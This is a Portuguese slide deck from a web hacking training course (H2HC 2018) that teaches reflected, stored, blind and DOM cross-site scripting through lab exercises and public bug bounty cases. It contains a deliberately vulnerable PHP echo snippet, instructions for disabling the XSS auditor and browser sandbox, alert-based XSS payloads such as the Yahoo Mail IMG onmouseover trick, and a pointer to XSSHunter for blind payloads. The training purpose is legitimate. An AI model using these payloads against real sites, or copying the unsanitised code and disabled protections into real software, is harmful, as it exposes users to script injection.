
XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão



Bug Bounty no Google Image Search

- Dificuldade: **Média**

- Url: <https://images.google.com>

- Link do Report:

[https://mahmoudsec.blogspot.com/2015/09/
how-i-found-xss-vulnerability-in-google.html](https://mahmoudsec.blogspot.com/2015/09/how-i-found-xss-vulnerability-in-google.html)

- Data do Report: 12 de Setembro de 2015

- Bounty Pago: Não Informado

1 `http://www.google.com/imgres?imgurl=https://lh3.googleusercontent.com/...`

Observe a referência a **imgurl** na URL.

XSS no Mundo Real?

XSS Refletido

Ao passar o mouse sobre a miniatura, Mahmoud notou que o atributo da tag `href` incluía a mesma URL. Ele então tentou mudar o parâmetro para `javascript:alert(1)` e notou que a tag `href` também havia mudado para o mesmo valor. Ele clicou no link, mas o JavaScript não foi executado por que a URL do Google foi alterada para algo diferente. O código do Google mudou o valor da URL através do retorno de chamada do `on-mousedown`, quando o botão do mouse foi clicado. Pensando nisso, Mahmoud decidiu usar a tecla **TAB** do teclado para ir passando pelas imagens. Quando ele chegou no botão **View Image**, o Javascript foi então acionado, resultando em uma vulnerabilidade de **XSS**.

XSS no Mundo Real?

XSS Refletido

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection


XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão



Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Abra um **Terminal Bash** e execute os comandos abaixo:

```
service apache2 start
cat /var/www/html/xss-001.php
```

```
1 <?php
2     echo '<h2>Olá ' . $_GET['nome'] . '</h2>';
3 ?>
```

Analise por um instante o trecho de código *PHP* acima e tente entender o que pode dar errado.

Ataque de XSS Refletido - Mão na Massa

XSS Refletido

Abra o **Mozilla Firefox** e acesse:

http://IP_DO_KALI/xss-001.php


The screenshot shows a Mozilla Firefox browser window. The address bar contains the URL `localhost/xss-001.php?nome=Psylinux`, with the query parameter `nome=Psylinux` highlighted with a red box. The main content area displays the text "Oi Psylinux" with a red arrow pointing to it, indicating the result of the XSS attack. Below this, the page title and content read:
Bem vindo ao Exercicio de XXS Refletido
Treinamento de Web Hacking
H2HC 2018
Explore o XSS

Ataque de XSS Refletido - Mão na Massa

XSS Refletido

Tente executar o mesmo exercício com o **Google Chrome**.

http://IP_DO_KALI/xss-001.php



Ataque de XSS Refletido - Mão na Massa

XSS Refletido

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab
Instalando as Ferramentas

Background

OWASP Top 10
O Protocolo HTTP
WebSockets

Web Hacking

Login Brute Force
Cross-Site Attacks
Cross-Site Scripting
Cross-Site Request Forgery
NodeJS XSS
Session Attacks
Injections
HTML Injection
CRLF Injection
XML External Entity
Injection
SQL Injection
NoSQL Injection
Deserialization Attacks

Conclusão

Ataque de XSS Refletido - Mão na Massa

XSS Refletido

Por que não funcionou no **Google Chrome**?

- O **Google Chrome** possui uma **Função built-in** chamada **XSS AUDITOR**
- O **XSS AUDITOR** é apenas uma das diversas camadas pra se proteger de XSS
- A proteção deve ser feita dos dois lados (Cliente e Servidor)
- Se o Servidor Web **omitir** o HTTP Header **X-XSS-Protection** o XSS AUDITOR assume como **Ativado**

Ataque de XSS Refletido - Mão na Massa

XSS Refletido

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Conhecendo melhor o HTTP Header **X-XSS-Protection**

- Disable XSS Auditor:

1 **X-XSS-Protection: 0**

- Run in rewrite mode (default if header is not set):

1 **X-XSS-Protection: 1**

- Run in “block” mode. Once the auditor is triggered the response is blocked and a blank page is shown to the user:

1 **X-XSS-Protection: 1; mode=block**

- Run with reporting. This is a Chromium function utilizing CSP violation reports to send details to a URI of your choice:

1 **X-XSS-Protection: 1; report=http://example.com/
your_reporter**

Ajustes no Client-Side

Fazendo os "ajustes" o XSS Refletido funcionar

- Devemos adicionar o parâmetro **--disable-xss-auditor** na inicialização do Chrome
- Para tornar essa ação permanente edite o arquivo:

```
vi /etc/chromium.d/default-flags
```

```
# Adicione a seguinte linha ao final do arquivo:  
export CHROMIUM_FLAGS="$CHROMIUM_FLAGS --no-sandbox  
--disable-xss-auditor"
```

Antes de
Começarmos

Preparando o Lab
Instalando as Ferramentas

Background

OWASP Top 10
O Protocolo HTTP
WebSockets

Web Hacking

Login Brute Force
Cross-Site Attacks
Cross-Site Scripting
Cross-Site Request Forgery
NodeJS XSS
Session Attacks
Injections
HTML Injection
CRLF Injection
XML External Entity
Injection
SQL Injection
NoSQL Injection
Deserialization Attacks

Conclusão

Ajustes no Server-Side

Fazendo os "ajustes" para o **XSS Refletido** funcionar

- Vamos forçar o servidor Web (Apache no nosso caso) a incluir o HTTP Header desabilitando a proteção de XSS
- Edite o arquivo de configuração de segurança do Apache:

```
vi /etc/apache2/conf-enabled/security.conf
```

```
# Adicione a seguinte linha ao final do arquivo:  
Header set X-XSS-Protection "0"
```

- Crie um link simbólico para ativar o modulo de HTTP Headers do Apache:

```
cd /etc/apache2/mods-enabled/  
ln -s ../mods-available/headers.load
```

- Reinicie o Apache:

```
service apache2 restart
```

- Lembre-e de DESFAZER essa config antes de continuarmos

Stored XSS

Entendendo melhor o XSS

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

XSS Armazenado

Entendendo melhor o XSS

No **XSS Armazenado** também conhecido como **XSS Persistente**, o **Atacante** consegue armazenar o seu código dentro do servidor, utilizando um **INPUT** que não esteja sendo sanitizado. Uma vez que o Script malicioso é injetado na aplicação todos usuários que possuem acesso na informação podem ser afetados.

XSS no Mundo Real?

XSS Armazenado

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

- Dificuldade: **Baixa**
- Url:
<SITE.myshopify.com/admin/settings/general>
- Link do Report:
<https://hackerone.com/reports/104359>
- Data do Report: 9 de Dezembro de 2015
- Bounty Pago: \$1.000,00

XSS no Mundo Real?

XSS Armazenado

As configurações da loja do Shopify incluem a capacidade de alterar a formatação da moeda. Em 9 de dezembro de 2015, foi relatado que os valores das caixas de entrada não eram devidamente sanitizados ao configurar páginas de mídia social. Em outras palavras, um usuário mal-intencionado poderia configurar uma loja e alterar as configurações de moeda da loja conforme os screenshots apresentados nos próximos slides. Em seguida, o usuário poderia ativar os canais de vendas de mídia sociais (Facebook e Twitter), e quando os usuários clicavam na aba do canal de venda, o JavaScript era executado, resultando em uma vulnerabilidade de **Stored XSS** (XSS Armazenado).


XSS no Mundo Real?

XSS Armazenado

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Cross-Site Scripting




XSS no Mundo Real?

XSS Armazenado

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Cross-Site Scripting




XSS no Mundo Real?

XSS Armazenado

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux



Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

XSS no Mundo Real?

XSS Armazenado

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

XSS no Mundo Real?

XSS Armazenado

O **Editor de E-mail do Yahoo** permitia que as pessoas incorporassem imagens no e-mail via HTML usando a tag **IMG**. Esta vulnerabilidade surgia quando a tag **IMG** estava incorreta ou inválida. A maioria das tags HTML aceitam atributos e informações adicionais. Por exemplo, a tag **IMG** usa um atributo **SRC** apontando para o endereço da imagem a ser renderizada. Além disso, alguns atributos são chamados de atributos booleanos, ou seja, se são incluídos, eles representam um valor **TRUE** em HTML e quando eles são omitidos eles representam um valor **FALSE**. Com relação ao **Yahoo Mail**, Jouko Pynnonen descobriu que se ele adicionasse atributos booleanos para tags HTML com um valor booleano, o Yahoo Mail removia o valor, mas deixava o sinal de **igual**.

XSS no Mundo Real?

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10
O Protocolo HTTP
WebSockets

Web Hacking

Login Brute Force
Cross-Site Attacks
Cross-Site Scripting
Cross-Site Request Forgery
NodeJS XSS
Session Attacks
Injections
HTML Injection
CRLF Injection
XML External Entity
Injection
SQL Injection
NoSQL Injection
Deserialization Attacks

Conclusão

1

```
<INPUT TYPE="checkbox" CHECKED="hello" NAME="check box">
```

XSS no Mundo Real?

XSS Armazenado

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

1 <INPUT TYPE="checkbox" CHECKED= NAME="check box">

Observe que agora o atributo **CHECKED** passa a não ter nenhum valor atribuído (em branco), mas ainda mantém o sinal de igual. Isso parece inofensivo, mas de acordo com as especificações do HTML¹⁸, os navegadores leem isto como se a tag **INPUT** tivesse o primeiro atributo **TYPE="checkbox"**, o segundo atributo **CHECKED** com o valor igual a **NAME="** e um terceiro atributo chamado **box** que não possui um valor definido. Isso ocorre porque o HTML permite zero ou mais caracteres de espaço em torno do sinal de igual em um atributo com o valor definido sem aspas.

¹⁸ www.w3.org/TR/html/syntax.html#attr-value-unquoted ↗ ↘ ↙ ↛

```
1 <img ismap='xxx' itemtype='yyy style=width:100%;  
height:100%; position:fixed; left:0px; top:0px;  
onmouseover=alert(/XSS/) //'>
```

```
1 <img ismap=itemtype=yyy style=width:100%; height:100%;  
position:fixed; left:0px; top:0px; onmouseover=alert  
(/XSS/)//>
```

XSS no Mundo Real?

XSS Armazenado

Como resultado, o navegador processaria a tag **IMG** ocupando toda a janela do navegador e quando o mouse pairava sobre a imagem, o evento **onmouseover** iria executar o JavaScript.

Blind XSS

Entendendo melhor o XSS

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Blind XSS Scripting

O que é um Blind XSS?

Como o nome do ataque sugere, é quando uma execução de um Payload de um XSS Persistente não é visível para o atacante, mas é visível apenas para um administrador ou usuário com acesso ao back-end. Embora este ataque possa ser bastante poderoso, do ponto de vista de um atacante, ele muitas vezes é deixado de lado e esquecido.

Blind XSS Scripting

O que é um Blind XSS?

Vamos supor que uma aplicação web tenha uma página chamada 'Entre em Contato', que permita que um usuário forneça informações de contato para o administrador, a fim de ser contatado mais tarde. Como os resultados desses dados só são visíveis apenas por um administrador de forma manualmente e não para o usuário solicitante, e sendo a aplicação vulnerável ao XSS, então o atacante não verá o resultado de um 'alert(1)'.

Blind XSS Scripting

Hora de colocar a mão na massa...

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Ataque de Blind XSS - Mão na Massa

Como explorar um Blind XSS?

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Podemos utilizar o **XSSHunter**¹⁹ para nos ajudar.

- 1 Desabilite o Burp ou qualquer outro Proxy que esteja usando
- 2 Crie uma conta em <https://xsshunter.com>
- 3 Faça o login e vá para a aba de Payloads

¹⁹<https://xsshunter.com>

XSS - PoC

Hora de aprofundar no assunto...

Vamos iniciar a VM **VÍTIMA** com o **Chat Support Systems**:

- 1 Abra o VMWare e clique em: **File → Open**
- 2 Importe a VM de:
"/WebHacking_H2HC/Lab_H2HC/CSK_Support_Web/"
- 3 Após iniciar, você será capaz de visualizar as interfaces de rede no terminal da VM
- 4 Verifique e **anote o IP** que foi atribuído para esta máquina.

Ataque de Blind XSS - Mão na Massa

Como explorar um Blind XSS?

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

- 1 Na aba de Payloads, selecione um deles
- 2 Faças as modificações que achar necessário
- 3 Na Aplicação **Web Chat Support Systems** acesse
XSS → Plug XSS
- 4 Submeta os Payloads nos exercícios e monitores no Burp
- 5 Monitore também no XSSHunter, observando a aba
XSS Fires (Necessário fazer REFRESH F5)

DOM XSS

Entendendo melhor o XSS

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection


Deserialization Attacks

Conclusão

DOM XSS Scripting

O que é um DOM XSS?

DOM (Document Object Model)²⁰, é um objeto construído pelo navegador quando este faz o *parsing* do conteúdo da página web. Este objeto criado, torna então, fácil de navegar pelas diferentes tags **HTML** e **XML** usando a hierarquia de seus componentes:



²⁰https://developer.mozilla.org/en-US/docs/Web/API/Document_Object_Model/Introduction

XSS - PoC

Hora de aprofundar no assunto...

Vamos iniciar a VM **ATACANTE**:

- 1 Abra o VMWare e clique em: **File → Open**
- 2 Selecione a VM do **Kali-Atacante** para importar de:
"/WebHacking_H2HC/Lab_H2HC/Kali-Atacante/"
- 3 Usuário: **root** → Senha: **toor**
- 4 Após iniciar, abra um terminal bash e digite o comando:
ifconfig
- 5 Verifique e **anote o IP** que foi atribuído para esta máquina.

Ataque de Login Brute Force - Exercício

Hora de Praticar Sozinho

Treinamento Web
Hacking

Marcos Azevedo
aka psylinux

Antes de
Começarmos

Preparando o Lab

Instalando as Ferramentas

Background

OWASP Top 10

O Protocolo HTTP

WebSockets

Web Hacking

Login Brute Force

Cross-Site Attacks

Cross-Site Scripting

Cross-Site Request Forgery

NodeJS XSS

Session Attacks

Injections

HTML Injection

CRLF Injection

XML External Entity
Injection

SQL Injection

NoSQL Injection

Deserialization Attacks

Conclusão

Fazendo exercícios pra ficar fortão:

Vivek Ramachandran do site Pentester Academy, desenvolveu o **Challenge** abaixo. Ele é similar ao que fizemos até agora. Será que você consegue resolvê-lo?

Acesse:

<http://pentesteracademylab.appspot.com/lab/webapp/jfp/dom>

Ataque de Login Brute Force - Exercício

Hora de Praticar Sozinho

Fazendo exercícios pra ficar fortão:

Dica 1: A aplicação é uma calculadora que usa a variável **statement** para receber os valores e exibir o resultado renderizado no corpo da página Web

Acesse:

<http://pentesteracademylab.appspot.com/lab/webapp/jfp/dom?statement=445+445+445>

Ataque de Login Brute Force - Exercício


Hora de Praticar Sozinho

